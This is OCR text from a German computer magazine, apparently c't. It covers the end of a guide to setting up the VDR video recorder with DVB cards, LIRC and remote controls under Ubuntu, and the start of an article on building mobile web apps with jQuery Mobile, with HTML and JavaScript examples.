DVB-Empfangskarten mit integriertem Hardware-Decoder sind die bewährte Alternative und haben den Vorteil, dass sie das Bild ohne Umstände direkt auf einem Fernseher ausgeben, weil sie über entsprechende Videoausgänge verfügen. Wer auf HDTV-Empfang verzichten kann, ist mit einer günstigen DVB-Premium-Karte für 20 Euro schon gut bedient. Allerdings überfordern die heute üblichen Datenraten der Satellitensender, insbesondere der öffentlich-rechtlichen, bei gleichzeitigem Empfang und Wiedergabe des Fernsehbilds den Datenbus der DVB-S-Premium-Karten – daher sollten Sie anstelle einer DVB-S-Karte eine mit DVB-C-Tuner kaufen und durch eine oder mehrere herkömmliche DVB-S- oder DVB-S2-Karten ohne Hardwaredecoder ergänzen. Wenn Sie später lediglich Satellitenkanäle in die VDR-Kanaliste eintragen, wird die DVB-C-Premium-Karte nur als Ausgabegerät genutzt.

Für die Inbetriebnahme genügt es, das VDR-Plug-in Dvbsddevice über die Paketverwaltung zu installieren, die VDR-Pakete werden automatisch aufgrund der Abhängigkeiten mitinstalliert:

```
sudo apt-get install vdr-plugin-dvbsddevice
```

XKeySym.Up	Up
XKeySym.Down	Down
XKeySym.Menu	Tab
XKeySym.Ok	Return
XKeySym.Back	BackSpace
XKeySym.Left	Left
XKeySym.Right	Right
XKeySym.Red	F1
XKeySym.Green	F2
XKeySym.Yellow	F3
XKeySym.Blue	F4
XKeySym.0	0
XKeySym.1	1
XKeySym.2	2
XKeySym.3	3
XKeySym.4	4
XKeySym.5	5
XKeySym.6	6
XKeySym.7	7
XKeySym.8	8
XKeySym.9	9
XKeySym.Volume+	Prior
XKeySym.Volume-	Next
XKeySym.Mute	F10
XKeySym.Power	F12

Damit vdr-sxfe die Tastaturkommandos an VDR weiterleitet, müssen Sie die Tastenbelegung in der Datei remote.conf festlegen.

Nachdem Sie VDR gestartet haben, bekommen Sie Bild und Ton über den am Videoausgang der DVB-Premium-Karte angeschlossenen Fernseher.

Die Inbetriebnahme der Premium-HD-Karte von Technotrend, mit der Sie auch HDTV empfangen können, ist sehr viel aufwendiger: Der Standardkernel von Ubuntu enthält nicht die notwendigen Treiber, diese finden Sie derzeit nur in den Quellen des Video4Linux-Projekts. Um diese Treiber zu übersetzen, benötigen Sie zumindest die Header-Dateien Ihres aktuell genutzten Kernels, sie gehören zum Standardinstallationsumfang von Ubuntu 12.04, sowie die Pakete build-essential und libproc-processtable-perl. Zudem müssen Sie die Quellcodeverwaltung Mercurial installieren, zu der das Programm hg gehört. Mit diesem rufen Sie die aktuellen Quellen aus dem Video4Linux-Repository ab:

```
hg clone http://linuxtv.org/hg/~endriss/z  
media_build_experimental
```

Anschließend wechseln Sie in das Verzeichnis media_build_experimental und übersetzen die Quellen mit folgenden Befehlen:


```
make download  
make untar  
make  
make install
```

Der letzte Schritt sorgt dafür, dass die experimentellen DVB-Treiber aus dem Video4Linux-Repository in das Modulverzeichnis Ihres Rechners kopiert werden. Für die Inbetriebnahme der Premium-HD-Karte benötigen Sie nun noch die Firmware sowie den zugehörigen Firmware-Loader, die Sie als Zip-Archive auf der Homepage von Andreas Regel finden. Wir haben Ihnen die URLs der drei Zip-Dateien in den c't-Links zusammengestellt. Laden Sie die Archive herunter und entpacken Sie sie im Verzeichnis /lib/firmware. Da es recht mühsam ist, die einzelnen Module von Hand zu laden, starten Sie nun am besten den Rechner neu.

Jetzt erst erfolgt die Installation von VDR, wie gehabt über die Abhängigkeiten des für die Ausgabe erforderlichen Plug-ins vdr-dvbhddevice:

```
sudo apt-get install vdr-plugin-dvbhddevice
```

Betreibt man die Premium-HD-Karte unmittelbar an einem LNB, kann es vorkommen, dass



Die Tastenbelegung der Fernbedienung erfragt VDR beim nächsten Start automatisch ab.

die Karte bei diversen Kanälen aus dem High-Band keinen Empfang bekommt, während die HDTV-Kanäle einwandfrei funktionieren. Dies kann an einem Frequenz-Drift des LNB liegen, hier ist die Premium-HD-Karte besonders kritisch. Abhilfe bringt es, in der VDR-Konfigurationsdatei /var/lib/vdr/setup.conf die Grenzfrequenz für das High-Band um 5 MHz zu senken:

```
LnbFrequHi = 10595
```

Dieser Workaround wirkt sich auf Satellitenanlagen mit Multischaltern nicht negativ aus, insofern sollte man die Änderung gleich bei der Installation vornehmen, um nicht später einmal vor einem Empfangsproblem zu stehen.

Fernbedient

Gehört zu einem der DVB-Empfänger eine Fernbedienung mit IR-Empfänger, ist die Einrichtung schnell erledigt: Diese Empfänger werden unter Linux üblicherweise als Input-Devices (/dev/input/eventX) ähnlich einer Tastatur eingebunden. Für die Vermittlung an VDR sorgt das VDR-Plug-in Remote aus dem Paket vdr-plugin-remote.

Als Erstes muss das Remote-Plug-in Ihrer Fernbedienung erlernen, weshalb VDR beim

nächsten Start nacheinander alle für die Bedienung nötigen Tasten abfragt. Das Ergebnis speichert das Programm in der Datei /var/lib/vdr/remote.conf.

Besitzt Ihr VDR-Rechner noch eine serielle Schnittstelle, sollten Sie statt des Remote-Plug-ins und des mitgelieferten Infrarot-Empfängers Ihrer DVB-Karte lieber einen Selbstbau-IR-Empfänger verwenden – dieser ist den Fertiglösungen bei Reichweite, Empfindlichkeit und Flexibilität um Längen überlegen.

Die dafür nötige Schaltung besteht aus nur fünf Bauteilen: Einem IR-Empfänger TSOP-1738, einem Festspannungsregler, einem Widerstand, einer Diode und einem Kondensator (Schaltplan siehe c't-Link). Wer über ein Minimum an Lötkunst verfügt, baut die Schaltung gemäß dem Schaltplan (siehe c't-Link) in zehn Minuten selbst auf. Alternativ gibt es bei [2] fertige Empfänger für knapp 6 Euro.

Das IR-Empfangsmodul der Empfängerschaltung leitet das (serielle) Infrarotsignal jeder Fernbedienung ungefiltert an die DCD-Leitung der seriellen Schnittstelle weiter, über die es der LIRC-Daemon verarbeitet. Der Clou ist, dass LIRC zusammen mit dem Selbstbau-IR-Empfänger mit jeder handelsüblichen Infrarotfernbedienung gesteuert werden kann, während die IR-Empfänger der DVB-Karten lediglich die Tastendrücke der mitgelieferten Fernbedienung dekodieren.

Dafür ist die Einrichtung von LIRC recht aufwendig, weil der Daemon zunächst das Kodierverfahren der Fernbedienung erkennen und dann den Code jeder einzelnen Taste erlernen muss, bevor Sie LIRC mit VDR verwenden können. Los geht es damit, dass Sie nach Eingabe von

```
sudo dpkg-reconfigure lirc
```

den LIRC-Empfänger „Home-brew“ und die korrekte Schnittstelle auswählen. Erkennt

Bedienung von VDR

Taste	Menü-Navigation	Live-TV	Wiedergabe
Menü (Tab)	Menü schließen	Menü öffnen	Menü öffnen
Rücktaste	vorherige Menuebene	–	Wiedergabe beenden
Ok (Enter)	Menüpunkt auswählen	Kanal-Info einblenden	Statusanzeige ein-/ausblenden
auf	Navigation	nächster Kanal	–
ab	Navigation	vorheriger Kanal	Pause/Wiedergabe
links	Wert verändern	nächste Kanalgruppe	Vorlauf
rechts	Wert verändern	vorherige Kanalgruppe	Rücklauf
rot (F1)	siehe Menü	Aufzeichnungsmenü	zu Position springen
grün (F2)	siehe Menü	Audio-Menü (Sprache)	1 Minute zurück
gelb (F3)	siehe Menü	Programmführer (EPG)	1 Minute vor
blau (F4)	siehe Menü	Wiedergabefortsetzen	Wiedergabe beenden

das für den Empfänger zuständige Kernel-Modul lirc_serial Ihren IR-Empfänger korrekt, finden Sie folgende Meldung in der Syslog-Datei /var/log/syslog:

lirc_serial: auto-detected active low receiver

Meldet lirc_serial stattdessen einen „active high receiver“, liegt entweder ein Schaltungsfehler vor oder das Modul greift auf die falsche Schnittstelle zu. Welche Schnittstelle lirc_serial verwendet, legen Sie über Modulparameter fest, Beispiele dafür finden Sie unter Ubuntu 12.04 in der Datei /etc/modprobe.d/lirc-serial.conf.

Funktioniert der IR-Empfänger, lassen Sie LIRC die Fernbedienung erlernen. Es sind mehrere verschiedene Kodierverfahren gebräuchlich, das wohl bekannteste ist RC-5, das von Philips entwickelt wurde und bei vielen Marken-HiFi-Geräten zum Einsatz kommt. Das Programm irrecord versucht, anhand verschiedener Tastendrücke auf der Fernbedienung das Kodierverfahren zu ermitteln, zudem ist es für die Zuordnung von Code und Taste zuständig.

Nach dem Aufruf von irrecord werden Sie zunächst aufgefordert, nacheinander mehrere verschiedene Tasten zu drücken und für etwa eine Sekunde festzuhalten. Konnte irrecord das Kodierungsverfahren ermitteln, beginnt die eigentliche Anlernphase, während der Sie zunächst über die Tastatur den Namen der Taste eingeben und dann die zugehörige Taste für etwa eine Sekunde drücken. Wir empfehlen, für die Tasten Klarnamen wie „Power“, „Play“, „Red“, „Green“ oder auch „0“ zu verwenden.

Die Lernphase endet, wenn Sie keine Tastenbezeichnung mehr eingeben. Die Konfigurationsdaten speichert irrecord im aktuellen Verzeichnis in der Datei lircd.conf. Diese Datei kopieren Sie ins Verzeichnis /etc/lirc. Beim nächsten Start erkennt VDR automatisch, dass eine LIRC-Fernbedienung vorhanden ist, und beginnt genau wie beim Remote-Plug-in mit der Lernphase.



Die Bedienung von VDR erfolgt über das Onscreen-Menü, am unteren Rand ist jeweils die Funktion der vier Farbtasten eingeblendet.

den ist, und beginnt genau wie beim Remote-Plug-in mit der Lernphase.

Couch-Ubuntu

An die Steuerung von VDR via Fernbedienung gewöhnt man sich schnell: Ins Menü gelangen Sie stets mit der Menütaste (Tastatur: Tabulator), drückt man die Taste erneut, schließt sich das Menü wieder. Für die Navigation benutzt man die Richtungstasten, Ok oder die Enter-Taste wählen den gerade markierten Eintrag aus. Die Rücktaste bringt Sie stets eine Ebene zurück, im Hauptmenü angeklickt schließt sie das Menü.

In den meisten Menüs blendet VDR am unteren Bildrand vier farbige Balken mit unterschiedlicher Beschriftung ein – im Hauptmenü zum Beispiel „Aufnehmen“ im roten Balken, um die aktuell laufende Sendung mit einem Tastendruck aufzuzeichnen. Diese

Funktionen werden bei der Tastatur über die Tasten F1 bis F4 angesprochen. Eine Übersicht der wichtigsten Tastenfunktionen in den drei Betriebsmodi Menü-Navigation, Live-TV und Wiedergabe finden Sie in der Tabelle auf Seite 170.


Bei der Wiedergabe einer Aufzeichnung steuern Sie mit den Zifferntasten die Schnittfunktion von VDR. Im Gegensatz zum herkömmlichen Filmschnitt, bei dem unerwünschte Passagen aus dem Film entfernt werden, legt VDR eine Kopie der Aufzeichnung an, die nur noch die erwünschten Teile enthält. Welche das sind, legen Sie mit Schnittmarken fest. Dazu blenden Sie zunächst mit Ok oder Enter die Statusanzeige ein und setzen während der Wiedergabe mit der Taste 0 eine Schnittmarke, wenn ein Werbeblock beginnt, und wieder 0, wenn die Sendung weiter geht. Mit den Tasten 7 und 9 springen Sie zur vorherigen oder nächsten Schnittmarke und können sie mit 4 und 6 um ein Vollbild (Keyframe) nach vorne oder hinten verschieben. Da der Schnitt stets an einem Keyframe erfolgt, muss der Videodatenstrom nicht neu kodiert werden, sodass keine Kompressionsverluste entstehen.

Die senkrechten Striche in der Zeitleiste symbolisieren die Schnittmarken, die gerade ausgewählte Schnittmarke wird durch ein rotes Dreieck oben oder unten markiert – je nachdem, ob es sich um eine Anfangs- oder Endmarke handelt. Der Bereich zwischen einer Anfangs- und Endmarke wird später kopiert, wenn Sie mit 2 den Schneidevorgang starten. In der Aufzeichnungsliste erkennen Sie solche Schnittfassungen daran, dass sie ein Prozentzeichen (symbolisiert eine Schere) vor dem Namen tragen. (mid)

Literatur

- [1] Mirko Dölle, Pixelfänger, Aktuelle DVB-Karten und TV-Sticks unter Linux einrichten, c't 19/11, S. 156
- [2] DVB-Shop: dvbshop.net

www.ct.de/1215168



VDR bietet eine verlustfreie Schnittfunktion, die Aufnahmen von etwaigen Resten der vorherigen oder folgenden Sendung befreit und Werbeblöcke entfernt.



Gerhard Völk

Von der Website zur App

Web-Apps für mobile Geräte erstellen mit jQuery Mobile

Mit jQuery Mobile gelingen Apps, die auf Smartphones aussehen, wie man es von der jeweiligen Plattform gewohnt ist – und das nur mit HTML, CSS und JavaScript.

Ein guter Bekannter betreibt eine Webseite mit aktuellen Informationen aus der Region. Bei der Analyse der Zugriffsstatistiken fiel ihm auf, dass immer mehr Leute mit ihren Smartphones auf seine Seiten zugreifen. Deshalb wünschte er sich eine App, die auf Android-Geräten, iPhones sowie möglichst noch Windows Phones und Blackberrys gleichermaßen läuft. Weiterhin wollte er seine Webseiten mit PHP und Javascript selbst erstellen und nicht eine Horde Softwareentwickler beschäftigen, die mit plattformspezifischen Entwicklungsumgebun-

gen, Tools und Programmiersprachen die App für jede Plattform neu schreiben.

Auf der Suche nach einer Lösung gerieten wir an jQuery Mobile, eine JavaScript-Bibliothek, die zu der Problemstellung passt. Damit lassen sich Oberflächen zusammenbauen, die vom Bediengefühl sehr nahe an Apps herankommen und keine zusätzliche Software benötigen, mit der einige Geräte so ihre Problemchen haben (lies: Adobe Flash). Ein weiteres Plus: Der gesamte bereits für die Website programmierte JavaScript-Code ließ sich weiter verwenden.

jQuery Mobile (aktuell Version 1.1) setzt auf das bekannte JavaScript-Framework JQuery (Version 1.7.1) auf, das gängige Web-Programmierfähigkeiten über verschiedenste Browser hinweg vereinheitlicht und vereinfacht. Daher kann man mit jQuery Mobile alles tun, was man mit jQuery tun kann. Man bekommt aber zusätzlich Oberflächen, die

aussehen, wie sie der Anwender von seinem Smartphone gewohnt ist, und die sich genau so bedienen lassen, etwa durch Berührung oder Gesten.

Applikation

Eine App besteht für jQuery Mobile aus beliebig vielen Seiten, zwischen denen der Anwender gemäß Programmlogik hin- und herwechseln kann. Die Beispiel-App für diesen Artikel ist eine einfache Orakel-Software, in die man eine Frage eingibt und eine (mehr oder weniger) passende Antwort zurückbekommt. Sie steht unter dem c't-Link am Artikelende zum Download bereit. Darüber erreichen Sie auch einen Link, über den Sie die App direkt ausprobieren können.

Die erste Entscheidung, die der App-Ersteller treffen muss: Will er alle Informationen zu allen Seiten (Pages) in einer HTML-Datei spei-

chern oder für jede Seite eine eigene erstellen. jQuery Mobile unterstützt beide Vorgehensweisen. Für kleinere Webanwendungen ist es durchaus sinnvoll, alles in eine Datei hineinzunehmen. Bei größeren ist man mit dem alten Römermotto „Teile und herrsche“ besser bedient, je Page eine Datei einzurichten.

Seitenaufbau

Jede HTML-Datei in jQuery Mobile sollte mit folgender Zeile beginnen:

```
<!DOCTYPE html>
```

Dies sagt nichts anderes, als dass die Seite den neuen HTML5-Standard verwenden will. Viele Browser nehmen grundsätzlich diese Version und ignorieren diesen Eintrag. Bei anderen, beispielsweise dem Microsoft Internet Explorer, kommt es ohne diese Zeile mitunter zu unerfreulichen Seitendarstellungen.

Wie bei HTML üblich, besteht jede Seite aus den grundsätzlichen Definitionen im `<head>`-Element und den eigentlichen Informationen im `<body>`. Die erste Anweisung im `<head>`-Bereich:

```
<meta name="viewport"  
      content="width=device-width, initial-scale=1">
```

fordert den Browser auf, die Breite der Seite in die Bildschirmbreite einzupassen, also nicht mit virtuellen Seiten zu arbeiten, sowie die anfängliche Zoom-Stufe auf 1 einzustellen.

Die restlichen Zeilen im Header-Bereich binden das jQuery-Mobile-Stylesheet und die dazugehörigen JavaScript-Bibliotheken ein. Falls etwas dagegen spricht, per Link auf diese Dateien zuzugreifen, kann man sie auch auf den eigenen Server herunterladen und von dort aus einbinden. jQuery Mobile verlangt

keinerlei Zugriffsschlüssel oder einen bestimmten Ausführungsort, wie es bei einigen anderen JavaScript-Frameworks der Fall ist.

Den Aufbau einer Bildschirmseite beschreibt jQuery Mobile über `<div>`-Elemente. Das Element mit dem Attribut `data-role="page"` bildet die Klammer um eine komplette Seite. Das „`data-`“ im Namen des Attributs hat nichts mit Datenverwaltung oder Ähnlichem zu tun. Es ist die offizielle Empfehlung von HTML5, dass alle Nicht-Standardattribute mit „`data-`“ beginnen sollen, damit man sie von anderen unterscheiden kann.

Eine Seite besteht normalerweise auf dem Handy-Bildschirm aus einem Balken mit Überschrift (header), dem Inhalt (content) und einem Balken unten (footer). Verpflichtend ist keiner der Blöcke.

Seitenübergänge

Auch wenn eine Webseite vom Aussehen her noch so sehr einer Handy-App ähnelt, beim Übergang von einer Seite auf die nächste ist es meistens vorbei mit dem positiven Eindruck: Die alte Seite verschwindet und nach einiger Zeit baut der Browser häppchenweise die neue Seite auf. Nicht so mit jQuery Mobile. Das Gegenmittel heißt Ajax (Asynchronous JavaScript and XML). Damit lädt nicht der Browser die HTML-Datei der neuen Seite, sondern die aktuelle Seite per JavaScript. Dies passiert bei jQuery Mobile ohne zusätzlichen Programmieraufwand:

```
<a href="infoView.html"  
    data-transition="slide">Info</a>
```

Alle Links auf andere Seiten, die in HTML enthalten sind, werden von jQuery Mobile erkannt und durch ein Nachladen per Ajax er-

setzt. Aus Sicherheitsgründen (Same Origin Policy) lassen dies viele Browser nur bei Seiten zu, die von derselben Domäne kommen wie die aktuelle Seite. Ist dies nicht der Fall, wird das Laden der Seite an den Browser delegiert.

Nach dem Laden wird die neue Page dem aktuellen DOM (Document Object Model, die baumartige Datenstruktur im Browser mit allen Informationen zu den Seiteninhalten) hinzugefügt.

Dadurch können durchaus zwei oder mehrere Seiten gleichzeitig im DOM sein. jQuery Mobile blendet die gerade benötigte ein. Mit welcher Animation das vonstatten geht, legt das Attribut `data-transition` fest. Beim Herunterladen kreist zuerst der Wartekringel. Ist die Seite bereit zur Anzeige, gleitet sie bei `data-transition="slide"` von der Seite herein. Standardmäßig verwendet jQuery Mobile die Animation „fade“ (Einblenden).

Soll eine Seite als Eingabedialog angezeigt werden, reicht dafür das zusätzliche Attribut `data-rel="dialog"`:


```
<a href="abfrageDialog.html" data-rel="dialog">  
  Abfrage erfassen</a>
```

Seitenübergänge lassen sich natürlich auch per JavaScript programmieren:

```
$mobile.changePage("answerView.html",  
  { transition: "slideup" } );
```

Das erste Argument der Funktion `changePage()` zum Seitenwechseln ist die Seite, auf die gewechselt werden soll. Das zweite gibt die gewünschte Animation beim Seitenübergang an.

Alle Aufrufe beginnen mit dem für jQuery Mobile typischen Dollarzeichen. Alle speziellen Funktionen von jQuery Mobile sind via `$mobile` erreichbar.



Die Orakel-Anwendung besteht aus vier Seiten: Eine zur Eingabe der Frage (`jqmOrakel.html`), eine für die Antwort (`answerView.html`), eine mit der Liste der Sprichwörter (`listView.html`), aus denen eine JavaScript-Funktion eine Antwort bastelt, und eine mit einigen Informationen über die App (`infoView.html`). Die Schaltzentrale in der jQuery-Mobile-Beispielanwendung ist die untere Navigation (Toolbar).

```
<!DOCTYPE html>
<html>
```

```
  <head>
    <title>jqmOrakel</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="http://code.jquery.com/mobile/1.1.0/jquery.mobile-1.1.0.min.css" />
    <script src="http://code.jquery.com/jquery-1.7.1.min.js"></script>
    <script src="http://code.jquery.com/mobile/1.1.0/jquery.mobile-1.1.0.min.js"></script>
  </head>
```

```
<body>
```

```
  <div data-role="page" id="infoPage" data-theme="b">
```

```
    <div data-role="header" data-position="fixed" data-theme="b">
      <h1>jqmOrakel Info</h1>
    </div><!-- /header -->
```

```
    <div data-role="content">
      Die App jqmOrakel ist die Beispielanwendung zu einem Artikel über jQuery Mobile in c't von Gerhard Völk.
```

```
</div><!-- /content -->
```

```
    <div data-role="footer" data-position="fixed" data-id="persFooter">
      <div data-role="navbar">
        <ul>
          <li><a href="jqmOrakel.html" data-icon="home">Orakel</a></li>
          <li><a href="listView.html" data-icon="gear">Liste</a></li>
          <li><a href="infoView.html" data-icon="info">Info</a></li>
        </ul>
      </div><!-- /navbar -->
    </div><!-- /footer -->
```

```
</div>
```

```
</body>
</html>
```

Grundsätzliches

Eine Bildschirmseite definiert jQuery Mobile durch `<div>-Elemente mit entsprechenden Rollen („data-role“).`

Bildschirmseite

Seitenkopf

Inhalt

Seitenfuß

Toolbar

jQuery Mobile bringt eine Menge von Steuerelementen (Widgets) mit, die HTML vermissen lässt. Besser noch: Sie reagieren auf Berührung und sehen aus wie die Eingabelemente in Apps. Als einfaches Beispiel soll die Überschriftenleiste (header bar) dienen. Sie befindet sich oben auf der Bildschirmseite und kann zusätzlich zum Überschriften-

text Elemente zur Navigation oder Befehlsknöpfe enthalten:

```
<div data-role="header" data-position="fixed">
  <h1>jqmOrakel Info</h1>
</div>
```

jQuery Mobile erzeugt die Leiste automatisch aus dieser Definition. Mit `data-position="fixed"` bleibt die Leiste immer am obe-

ren Rand, auch wenn der Anwender den sich darunter befindenden Bereich scrollt. Hier kommt wieder die Abhängigkeit vom verwendeten Browser ins Spiel. Dies gelingt dem Framework eben nur, wenn dieser feste Positionierung von HTML-Elementen via Stylesheet (CSS) unterstützt. Andernfalls rollt die Überschriftenleiste weg, wie ohne das Attribut „fixed“.

Ein beliebtes Element in der Überschrift ist ein pfeilförmiger Befehlsknopf mit der Beschriftung „Zurück“, wenn man von einer anderen Seite auf die gerade aktuelle gewechselt ist. Versieht man die Page mit dem Attribut `data-add-back-btn="true"` wird dieser ohne weiteres Zutun von jQuery Mobile erzeugt.

Ein weiterer Vertreter aus der Befehlsleistenfamilie ist die Navigationsleiste, die die Beispiel-App im Fußbereich des Bildschirms verwendet:

```
<div data-role="navbar">
  <ul>
    <li><a href="jqmOrakel.html" data-icon="home">Orakel</a></li>
    <li><a href="listView.html" data-icon="gear">Liste</a></li>
    <li><a href="infoView.html" data-icon="info">Info</a></li>
  </ul>
</div>
```

```
$( "#answerPage" ).live('pageshow', function(event){
  if (window.DeviceMotionEvent) {
    $(window).bind('devicemotion', onDeviceMotion);
  } else {
    alert('No Motion Sensor');
  }
});

var lastEvent = null;

function onDeviceMotion(event) {
  if (lastEvent == null) {
    lastEvent = event.originalEvent.accelerationIncludingGravity;
  } else {
    var current = event.originalEvent.accelerationIncludingGravity;
    if ((Math.abs(lastEvent.x - current.x) > 4) ||
        (Math.abs(lastEvent.y - current.y) > 4) ||
        (Math.abs(lastEvent.z - current.z) > 4))
    {
      drawRandomPoint();
      // ...
      lastEvent = current;
    }
  }
}
```

In der Beispiel-App kann der Anwender alternativ das Gerät schütteln, um zu einer Antwort zu kommen.

Die gängigsten Steuerelemente von jQuery Mobile

Antwort anzeigen

```
<button>Antwort anzeigen</button>
```

Checkbox

```
<input type="checkbox">Checkbox</input>
```

Select Menu

Standard: 7 day

```
<label for="select-choice-0" class="select">
  Select menu:</label>
<select name="select-choice-0" id="select-choice-1">
  <option value="standard">Standard: 7 days</option>
  <option value="rush">Rush: 3 days</option>
  <option value="express">Express: next day</option>
  <option value="overnight">Overnight</option>
</select>
```

Flip toggle switch:

Off

```
<label for="on-off-slider">Flip toggle switch:</label>
<select data-role="slider" id="on-off-slider">
  <option value="on">On</option>
  <option value="off">Off</option>
</select>
```

Textarea:

I'm a basic textarea. If this is pre-populated with content, the height will be automatically adjusted to fit without needing to scroll.

```
<label for="textarea-a">Textarea:</label>
<textarea name="textarea" id="textarea-a">
I'm a basic textarea. If this is
pre-populated with content, the height will be
automatically adjusted to fit without
needing to scroll.
</textarea>
```

Radio buttons horizontal:

Red Green Blue

```
<fieldset data-role="controlgroup"
  data-type="horizontal">
  <input type="radio" name="radio-choice"
    id="red" value="r" />
  <label for="red">Red</label>
  <input type="radio" name="radio-choice"
    id="green" value="g" />
  <label for="green">Green</label>
  <input type="radio" name="radio-choice"
    id="blue" value="b" />
  <label for="blue">Blue</label>
</fieldset>
```



```
<div data-role="footer" data-position="fixed" data-
id="persFooter">
<div data-role="navbar">
<ul>
  <li><a href="jqmOrakel.html"
    data-icon="home">Orakel</a></li>
  <li><a href="listView.html"
    data-icon="gear">Liste</a></li>
  <li><a href="infoView.html"
    data-icon="info">Info</a></li>
</ul>
</div>
</div>
```

Text Input:



Text Input with Placeholder

```
<label for="basic1">Text Input:</label>
<input type="text" name="name" id="basic1"
  value="" />
<input type="text" name="name" id="basic2"
  value="" placeholder="Text input with placeholder" />
```

Ja Nein Hm


```
<div data-role="controlgroup" data-type="horizontal">
  <a data-role="button" href="yes.html" >Ja</a>
  <a data-role="button" href="no.html">Nein</a>
  <a data-role="button" href="maybe.html">Hm</a>
</div>
```

Input slider:

60

```
<input type="range" name="slider" id="slider"
  value="60" min="0" max="100" data-highlight="true"
  />
```

Radio buttons vertical:



```
<fieldset data-role="controlgroup"
  data-type="vertical">
  <input type="radio" name="radio-choice"
    id="red" value="r" checked="checked" />
  <label for="red">Red</label>
  <input type="radio" name="radio-choice"
    id="green" value="g" />
  <label for="green">Green</label>
  <input type="radio" name="radio-choice"
    id="blue" value="b" />
  <label for="blue">Blue</label>
</fieldset>
```

Search Input:



```
<label for="search-basic">Search Input:</label>
<input type="search" name="search" id="search-basic"
  value="" />
```

